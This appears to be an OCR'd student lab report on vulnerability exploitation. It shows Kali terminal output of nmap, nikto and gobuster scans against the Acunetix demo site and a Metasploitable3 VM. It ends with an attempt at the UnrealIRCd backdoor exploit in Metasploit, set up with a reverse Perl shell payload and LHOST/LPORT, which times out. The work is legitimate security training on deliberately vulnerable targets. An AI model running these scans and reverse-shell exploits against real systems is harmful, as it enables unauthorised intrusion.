
3. Vulnerability Exploitation

Activities:

- **Tools:** Metasploit, Nmap, OWASP ZAP.
- **Tasks:** Scan and exploit a vulnerable web app.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Kali Linux
login page
testphp.vulnweb.com/login.php
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
acunetix acuart
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
login
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
26°C Light rain
Search
ENG IN
19:27 06-09-2025

```
┌──(blank㉿kali)-[~]
└─$ nmap -sV -p 80 testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 19:12 IST
```

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


If you are already registered please enter your login information below:

Username :


Password :

You can also signup here.
Signup disabled. Please use the username test and the password test.


Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help

```
┌──(blank㉿kali)-[~]
└─$ nmap -sV -p 80 testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 19:12 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.37 seconds

┌──(blank㉿kali)-[~]
└─$ 
```



```
┌──(blank㉿kali)-[~]
└─$ nikto -h http://testphp.vulnweb.com

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-09-06 19:18:32 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabiliti
sing-content-type-header/
^[[A^[[A^[[^[[D^[[+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-09-06 19:20:47 (GMT5.5) (135 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(blank㉿kali)-[~]
└─$ 
```



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
19:25
blank@kali: ~
File Actions Edit View Help
26°C
Light rain
Search
ENG
IN
Right Ctrl
19:39
06-09-2025

```
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis
sing-content-type-header/
^[[A^[[A^[[^[[D^[[+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dotnet-windows-silverlight/cc197955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-09-06 19:20:47 (GMT5.5) (135 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(blank㉿kali)-[~]
└─$ gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
Progress: 308 / 4615 (6.67%)[ERROR] Get "http://testphp.vulnweb.com/_conf": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/cgi-bin              (Status: 403) [Size: 276]
/cgi-bin/             (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries          (Status: 200) [Size: 1]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Root             (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(blank㉿kali)-[~]
└─$ 
```


- **Brief:**
  - Scan and Exploit: Scan Metasploitable3 with Nmap; exploit with Metasploit (exploit/unix/iric/unreal_ircd_3281_backdoor). Log:

    | Vulnerability | CVSS Score | Description |


    |- - - - - - - - - - - - - - - - - - - --------|----------|-----------|

    | unreal_ircd_3281_backdoor | 7.5 | trojanized


with a backdoor that enabled remote attackers | Metasploitable3



```
eth0      Link encap:Ethernet  HWaddr 08:00:27:7e:c6:7f
          inet addr:192.168.29.151  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7e:c67f/64 Scope:Link
          inet6 addr: 2405:201:102e:5863:a00:27ff:fe7e:c67f/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14072 (14.0 KB)  TX bytes:21557 (21.5 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:c0:43:7a
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec0:437a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2446 (2.4 KB)  TX bytes:11074 (11.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:821 errors:0 dropped:0 overruns:0 frame:0
          TX packets:821 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:182514 (182.5 KB)  TX bytes:182514 (182.5 KB)

vagrant@metasploitable3-ub1404:~$
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~/Downloads
File Actions Edit View Help
Rain warning
In effect
Search
ENG IN
19:00
06-09-2025

```
rtt min/avg/max/mdev = 0.537/0.902/1.807/0.386 ms

┌──(blank㉿kali)-[~/Downloads]
└─$ nmap -sV -sS -A 192.168.29.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-06 18:38 IST
Nmap scan report for 192.168.29.151
Host is up (0.00076s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-server-header: Jetty(8.1.7.v20120910)
|_http-title: Error 404 - Not Found
8181/tcp closed intermapper
MAC Address: 08:00:27:7E:C6:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), Linux 3.13 - 3.16 (94%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1
or 4.4) (94%), Linux 4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18 - 4.4) (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 14m20s, deviation: 2s, median: 14m19s
| smb-security-mode:
|   account_used: guest
```


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
blank@kali: ~/Downloads
File Actions Edit View Help
26°C
Light rain
Search
ENG IN
19:08
06-09-2025

```
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl              .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby              .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl .               normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl           .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby           .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet .             normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload/cmd/unix/reverse_perl
[-] Unknown datastore option: payload/cmd/unix/reverse_perl.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

OPTIONS:

    -c, --clear   Clear the values, explicitly setting to nil (default)
    -g, --global  Operate on global datastore variables
    -h, --help    Help banner.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.29.110
LHOST => 192.168.29.110
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.29.110:4444
[-] 192.168.29.151:6667 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.29.151:6667) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Vulnerability	Affected Version / Service	Remediation
